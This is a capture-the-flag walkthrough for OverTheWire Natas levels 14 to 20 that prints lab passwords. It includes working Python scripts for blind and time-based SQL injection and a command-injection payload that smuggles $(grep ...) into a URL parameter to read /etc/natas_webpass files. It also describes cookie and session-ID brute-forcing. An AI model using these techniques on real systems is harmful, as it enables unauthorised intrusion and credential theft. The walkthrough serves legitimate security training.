
Successful login! The password for natas15 is TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB

Level 14→Level 15


Username: natas15

URL: http://natas15.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.



natas13.natas.labs.overthewire.org/
natas14.natas.labs.overthewire.org/
natas15.natas.labs.overthewire.org/
natas15.natas.labs.overthewire.org
NATAS15
Username:
Check existence
View sourcecode

In these level there is not much in View sourcepage link I just enter enter random usernames and I user doesn't exist but when I entered natas16 it says that user exists


natas13.natas.labs.overthewire.org/
natas14.natas.labs.overthewire.org/
natas15.natas.labs.overthewire.org/
natas15.natas.labs.overthewire.org/index.php
NATAS15
View sourcecode

This user exists.


When natas16" enters an interesting thing happens which is helpful to understand that we can sql injection to this also


natas13.natas.labs.overthewire.org/
natas14.natas.labs.overthewire.org/
natas15.natas.labs.overthewire.org/
natas15.natas.labs.overthewire.org/index.php
NATAS15
View sourcecode

Error in query.

In here we can attack through SQL injection UNION attack and must use **python scripting**

```
import requests
from requests.auth import HTTPBasicAuth

chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
filtered = ''
passwd = ''

for char in chars:
   Data = {'username' : 'natas16" and password LIKE BINARY "%' + char + '%" #'}
   r = requests.post('http://natas15.natas.labs.overthewire.org/index.php?debug',
auth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'), data = Data)
   if 'exists' in r.text :
      filtered = filtered + char

for i in range(0,32):
   for char in filtered:
      Data = {'username' : 'natas16" and password LIKE BINARY "' + passwd + char + '%" #'}
      r = requests.post('http://natas15.natas.labs.overthewire.org/index.php?debug',
auth=HTTPBasicAuth('natas15', 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'), data = Data)
      if 'exists' in r.text :
         passwd = passwd + char
         print(passwd)
         break
```




```
W
Wa
WaI
WaIH
WaIHE
WaIHEa
WaIHEac
WaIHEacj
WaIHEacj6
WaIHEacj63
WaIHEacj63w
WaIHEacj63wn
WaIHEacj63wnN
WaIHEacj63wnNI
WaIHEacj63wnNIB
WaIHEacj63wnNIBR
WaIHEacj63wnNIBRO
WaIHEacj63wnNIBROH
WaIHEacj63wnNIBROHe
WaIHEacj63wnNIBROHeq
WaIHEacj63wnNIBROHeqi
WaIHEacj63wnNIBROHeqi3
WaIHEacj63wnNIBROHeqi3p
WaIHEacj63wnNIBROHeqi3p9
WaIHEacj63wnNIBROHeqi3p9t
WaIHEacj63wnNIBROHeqi3p9t0
WaIHEacj63wnNIBROHeqi3p9t0m
WaIHEacj63wnNIBROHeqi3p9t0m5
WaIHEacj63wnNIBROHeqi3p9t0m5n
WaIHEacj63wnNIBROHeqi3p9t0m5nh
WaIHEacj63wnNIBROHeqi3p9t0m5nhm
WaIHEacj63wnNIBROHeqi3p9t0m5nhmh
```

Level 15→Level 16

Username: natas16
URL: http://natas16.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.




For security reasons, we now filter even more on certain characters

Find words containing:

Output:

In here it says Filtering characters so when type dogs it displays like this



Output:

```
bulldog
bulldog's
bulldogged
bulldogging
bulldogs
dog
dog's
dogged
doggedly
doggerel
doggerel's
dogging
doghouse
doghouse's
doghouses
dogma
dogma's
dogmas
dogmata
dogmatic
dogmatics
dogs
dogwood
dogwood's
dogwoods
underdog
underdog's
underdogs
watchdog
watchdog's
watchdogs
```

Unfortunately, it seems that injecting code with base64 encoded strings won't work. In here also needed python scripting.

Let's get our filtered character set first:

```
import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh')

filteredchars = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
 r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ' + char
+ ' /etc/natas_webpass/natas17)', auth=auth)

 if 'doomed' not in r.text:
  filteredchars = filteredchars + char
  print(filteredchars)
```


Next, we'll be using regex again to get the exact password.

```
for i in range(32):
 for char in filteredchars:
  r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ^' +
passwd + char + ' /etc/natas_webpass/natas17)', auth=auth)

  if 'doomed' not in r.text:
   passwd = passwd + char
   print(passwd)
   break
```

Level 16→Level 17

Username: natas17
URL: http://natas17.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.




Given that everything else remains the same as level 15, the application might still be equally vulnerable to our attack from the last time. In such a case, a sound idea would be to create a query that leaks information about the password. In the last case, we had the if-else cases which helped us determine the password. In this case, if we can make the results of our query leak information, we will be able to guess the password. From this python code we can find the password for the next level.

```
import urllib2
alphanumericChars='1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXC
VBNM'
passwordChars=''
password=''
debug=0
targetURL='http://natas17.natas.labs.overthewire.org/'
REQ=urllib2.Request(targetURL, headers={"Authorization" : "Basic
bmF0YXMxNzo4UHMzSDBHV2JuNXJkOVM3R21BZGdRTmRraFBrcTljdw=="})
try:
   contents = urllib2.urlopen(REQ).read()
   if debug:
      print contents
except urllib2.HTTPError as e:
      print e.code
      print e.read()
def findPassChars():
   global debug, passwordChars, targetURL, passString
   for c in alphanumericChars:
      completeURL=targetURL+'?debug='+ str(debug)
+'&username=natas18"+and+password+like+BINARY+"%'+c+'%"+AND+SLEEP(5)=0+AND+"X"
="X'
      try:
         REQ=urllib2.Request(completeURL, headers={"Authorization" : "Basic
bmF0YXMxNzo4UHMzSDBHV2JuNXJkOVM3R21BZGdRTmRraFBrcTljdw=="})
         contents = urllib2.urlopen(REQ, timeout=1.0).read()
      except IOError as e:
         passwordChars+= c
         print 'Password contains character    :    ' + c

def findPassword():
   global debug, passwordChars, targetURL, password
   for i in range(32):
      for c in passwordChars:
         completeURL=targetURL+'?debug='+ str(debug)
+'&username=natas18"+and+password+like+BINARY+"'+password+c+'%"+AND+SLEEP(5)=0+
AND+"X"="X'
         print completeURL
         try:
            REQ=urllib2.Request(completeURL, headers={"Authorization" : "Basic
bmF0YXMxNzo4UHMzSDBHV2JuNXJkOVM3R21BZGdRTmRraFBrcTljdw=="})
            contents = urllib2.urlopen(REQ, timeout=1.0).read()
         except IOError as e:
            if debug:
               print contents
            password += c
            print 'Current password evaluation:' + password
            break
    print password

#Find characters in the password
findPassChars()

#Find password based on the characters found using findPassChars()
findPassword()
```

Level 17→Level 18

Username: natas18
URL: http://natas18.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.


NATAS18

Please login with your admin account to retrieve credentials for natas19.

Username:
Password:

Looking at the source code looks when someone tries to login with a random username a userID between 0–640 is created and set as a cookie value.

```
/* }}} */
function createID($user) { /* {{{ */
    global $maxid;
    return rand(1, $maxid);
}
```


And after brute force attacks through the burpsuite

SessionID 119 gives us the password for next level. Trying to replicate it in browser by modifying the cookie value.

Level 18→Level 19

Username: natas19
URL: http://natas19.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.


NATAS19

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

Please login with your admin account to retrieve credentials for natas20.

This can be done easily through the burp suite.The application presents us with a username and password text field with a statement ” Please login with your admin account to retrieve credentials for natas19. ” Lets try a random password with the username ‘admin’. As we can see, the application responds with ” You are logged in as a regular user. Login as an admin to retrieve credentials for natas19. “. On checking the Burp logs, we can see that the application sets a cookie ” PHPSESSID ” with a 1-3 digit number

In the view page source these hints can be found
isValidID($id)
isValidAdminLogin()
createID($user)
debug($msg)
my_session_start()
print_credentials()

The application follows the following calling pattern: **my_session_start() -> isValidID() -> print_credentials() and my_session_start() -> isValidID() -> createID() -> print_credentials()**


The debug() function is used to print debug information if the GET variable is present. isValidAdminLogin() function seems to be deprecated and not used by the application.

Looking at the application flow, we can see that the application uses a random number (max: 640) and sets that as the cookie. On a new request, the cookie is sent to the application and the application checks whether the cookie belongs to an admin user or not. Since a cookie is used to determine whether the user is admin or not, finding out the cookie associated with the admin user seems to be the easiest way of getting the password for the next level.

Level 19→Level 20

Username: natas20
URL: http://natas20.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.


NATAS20

You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.
Your name:

Looking at the source code looks like the sessions are handled by session_set_save_handler and are saved in a directory manually The same file where a cookie is saved to is also read to find out if the username has a bit 1 next to it So if we can are able to write 'admin 1' to the sessions file we should be able to login as admin. Lets try that: after that the password comes for the next level.